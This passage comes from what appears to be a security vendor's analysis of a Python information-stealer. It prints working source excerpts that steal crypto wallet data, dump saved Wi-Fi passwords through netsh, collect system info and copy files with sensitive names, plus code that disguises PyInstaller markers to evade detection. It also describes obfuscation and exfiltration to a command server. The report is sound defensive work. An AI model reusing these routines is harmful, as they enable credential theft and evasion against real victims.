It checks the telegram desktop application on the victim's machine by traversing through the shortcuts and copies the key data file to temp location as shown in Figure 16.



Figure 16: Telegram data stealer

Crypto Wallet data

It captures the some of the famous crypto wallets stored data from the appdata location and the browser extension settings as depicted in Figure 17.

```
@Errors.Catch
def StealWallets(self) -> None: # Steals crypto wallets
    if Settings.CaptureWallets:
        Logger.info("Stealing crypto wallets")
        saveToDir = os.path.join(self.TempFolder, "Wallets")

        wallets = (
            ("Zcash", os.path.join(os.getenv("appdata"), "Zcash")),
            ("Armory", os.path.join(os.getenv("appdata"), "Armory")),
            ("Bytecoin", os.path.join(os.getenv("appdata"), "Bytecoin")),
            ("Jaxx", os.path.join(os.getenv("appdata"), "com.liberty.jaxx", "IndexedDB", "file_0.indexeddb.leveldb")),
            ("Exodus", os.path.join(os.getenv("appdata"), "Exodus", "exodus.wallet")),
            ("Ethereum", os.path.join(os.getenv("appdata"), "Ethereum", "keystore")),
            ("Electrum", os.path.join(os.getenv("appdata"), "Electrum", "wallets")),
            ("AtomicWallet", os.path.join(os.getenv("appdata"), "atomic", "Local Storage", "leveldb")),
            ("Guarda", os.path.join(os.getenv("appdata"), "Guarda", "Local Storage", "leveldb")),
            ("Coinomi", os.path.join(os.getenv("localappdata"), "Coinomi", "Coinomi", "wallets")),
        )

        browserPaths = {
            "Brave" : os.path.join(os.getenv("localappdata"), "BraveSoftware", "Brave-Browser", "User Data"),
            "Chrome" : os.path.join(os.getenv("localappdata"), "Google", "Chrome", "User Data"),
            "Chromium" : os.path.join(os.getenv("localappdata"), "Chromium", "User Data"),
            "Comodo" : os.path.join(os.getenv("localappdata"), "Comodo", "Dragon", "User Data"),
            "Edge" : os.path.join(os.getenv("localappdata"), "Microsoft", "Edge", "User Data"),
            "EpicPrivacy" : os.path.join(os.getenv("localappdata"), "Epic Privacy Browser", "User Data"),
            "Iridium" : os.path.join(os.getenv("localappdata"), "Iridium", "User Data"),
            "Opera" : os.path.join(os.getenv("appdata"), "Opera Software", "Opera Stable"),
            "Opera GX" : os.path.join(os.getenv("appdata"), "Opera Software", "Opera GX Stable"),
            "Slimjet" : os.path.join(os.getenv("localappdata"), "Slimjet", "User Data"),
            "UR" : os.path.join(os.getenv("localappdata"), "UR Browser", "User Data"),
            "Vivaldi" : os.path.join(os.getenv("localappdata"), "Vivaldi", "User Data"),
            "Yandex" : os.path.join(os.getenv("localappdata"), "Yandex", "YandexBrowser", "User Data")
        }
```

Figure 17: Wallet detail stealer

Wifi password data

Wifi profile and password is being captured by “netsh” tool as shown in Figure 18.

```
@staticmethod
def GetWifiPasswords() -> dict: # Gets wifi passwords stored in the system
    profiles = list()
    passwords = dict()

    for line in subprocess.run('netsh wlan show profile', shell=True, capture_output=True).stdout.decode(errors='ignore').strip().splitlines():
        if 'All User Profile' in line:
            name = line[(line.find(':') + 1):].strip()
            profiles.append(name)

    for profile in profiles:
        found = False
        for line in subprocess.run(f'netsh wlan show profile "{profile}" key=clear', shell=True, capture_output=True).stdout.decode(errors='ignore').strip().splitlines():
            if 'Key Content' in line:
                passwords[profile] = line[(line.find(':') + 1):].strip()
                found = True
                break
        if not found:
            passwords[profile] = '(None)'
    return passwords
```

Figure 18: wifi password stealer

Screenshots

Stealer takes the screenshot when its being executed and stores them as Display (n).png where n starts with 1 and goes on by incrementing by 1, refer Figure 19 and 20.

Figure 19: Encoded powershell command to take screenshot

Figure 20: Decoded Powershell command

Webcam capture

It takes pictures of the user by calling webcam drivers using python “ctypes.windll” and store them .bmp image in the temp location as shown in Figure 21.



Figure 21: Snapshots using Webcam

System Info & File stealer

It gets some basic information and MAC address of the victim’s machine as shown in Figure 22.

```python
@Errors.Catch
def StealSystemInfo(self) -> None: # Steals system information
    if Settings.CaptureSystemInfo:
        Logger.info("Stealing system information")
        saveToDir = os.path.join(self.TempFolder, "System")

        process = subprocess.run("systeminfo", capture_output=True, shell=True)
        output = process.stdout.decode(errors="ignore").strip().replace("\r\n", "\n")
        if output:
            os.makedirs(saveToDir, exist_ok=True)
            with open(os.path.join(saveToDir, "System Info.txt"), "w") as file:
                file.write(output)
            self.SystemInfoStolen = True

        process = subprocess.run("getmac", capture_output=True, shell=True)
        output = process.stdout.decode(errors="ignore").strip().replace("\r\n", "\n")
        if output:
            os.makedirs(saveToDir, exist_ok=True)
            with open(os.path.join(saveToDir, "MAC Addresses.txt"), "w") as file:
                file.write(output)
            self.SystemInfoStolen = True
```

Figure 22: System Information

Malware steals the files which are having some specific extensions that too from the specific folders at the victim's machine.

```python
@Errors.Catch
def StealCommonFiles(self) -> None: # Steals common files from the system
    if Settings.CaptureCommonFiles:
        for name, dir in (
            ("Desktop", os.path.join(os.getenv("userprofile"), "Desktop")),
            ("Pictures", os.path.join(os.getenv("userprofile"), "Pictures")),
            ("Documents", os.path.join(os.getenv("userprofile"), "Documents")),
            ("Music", os.path.join(os.getenv("userprofile"), "Music")),
            ("Videos", os.path.join(os.getenv("userprofile"), "Videos")),
            ("Downloads", os.path.join(os.getenv("userprofile"), "Downloads")),
        ):
            if os.path.isdir(dir):
                file: str
                for file in os.listdir(dir):
                    if os.path.isfile(os.path.join(dir, file)):
                        if (any([x in file.lower() for x in ("secret", "password", "account", "tax", "key", "wallet", "backup")]) \
                            or file.endswith((".txt", ".doc", ".docx", ".png", ".pdf", ".jpg", ".jpeg", ".csv", ".mp3", ".mp4", ".xls", ".xlsx"))) \
                            and os.path.getsize(os.path.join(dir, file)) < 2 * 1024 * 1024: # File less than 2 MB
                            try:
                                os.makedirs(os.path.join(self.TempFolder, "Common Files", name), exist_ok=True)
                                shutil.copy(os.path.join(dir, file), os.path.join(self.TempFolder, "Common Files", name, file))
                                self.CommonFilesCount += 1
                            except Exception:
                                pass
```

Figure 23: File extensions and specific folders

Build the Malware

This malware has been live from late 2022 and became more active in the mid of 2023. Though the developer of this repo has mentioned in the disclaimer that as its for educational purposes but it has been used in malicious activities.

A person with a little knowledge on Python can customise this stealer, even without a knowledge of Python anybody can build the malware because it comes with a Graphical User Interface (GUI) as shown in Figure 24 to ease the building process.



Figure 24: Builder GUI

Build process initiated by Builder batch file which will trigger gui.py to show the Builder GUI to get input from threat actor.



Figure 25: Build files

The malicious code resides in a components folder named stub.py which replaces “Settings” class variables with the received inputs as shown in Figure 26.



Figure 26: Variable mapping

Obfuscation

Code has been obfuscated at multiple levels using the BlankOBF.py which compiles the malware code and splits into 4 parts. Code in the 0th index is further encoded with codecs and code in the 2nd index gets reversed, then all the splitted parts are shuffled and joined as shown in Figure 27.

Figure 27: Main Obfuscation Technique

Later obfuscated code added with some junk codes, which are no effect in running the malware which makes the analysis harder.



Figure 28: Adding junk code

Finally, after the junk code addition, it gets compiled and archived, then encrypted with AESModeOfOperationGCM which is again the developer of this repo, published with typo-squatting pyaes module in PyPi as shown in Figure 29.



Figure 29: “pyaes” package

Hide the packer

Once the executable is created, packer and entry point information will be modified as shown in Figure 30, so that when someone scans this will not be detected as “Pyinstaller” sample(refer Figure 1).

```
def RemoveMetaData(path: str):
    print("Removing MetaData")
    with open(path, "rb") as file:
        data = file.read()

    # Remove pyInstaller strings
    data = data.replace(b"PyInstaller:", b"PyInstallem:")
    data = data.replace(b"pyi-runtime-tmpdir", b"bye-runtime-tmpdir")
    data = data.replace(b"pyi-windows-manifest-filename", b"bye-windows-manifest-filename")

    # # Remove linker information
    # start_index = data.find(b"$") + 1
    # end_index = data.find(b"PE\x00\x00", start_index) - 1
    # data = data[:start_index] + bytes([0] * (end_index - start_index)) + data[end_index:]

    # # Remove compilation timestamp
    # start_index = data.find(b"PE\x00\x00") + 8
    # end_index = start_index + 4
    # data = data[:start_index] + bytes([0] * (end_index - start_index)) + data[end_index:]

    with open(path, "wb") as file:
        file.write(data)
```

Figure 30: Hiding packer details

Sample output

Malware will send all the grabbed information as archived file (refer Figure 32) along with summary to C2 as shown in Figure 32.



Figure 31: File received with Grabbed details

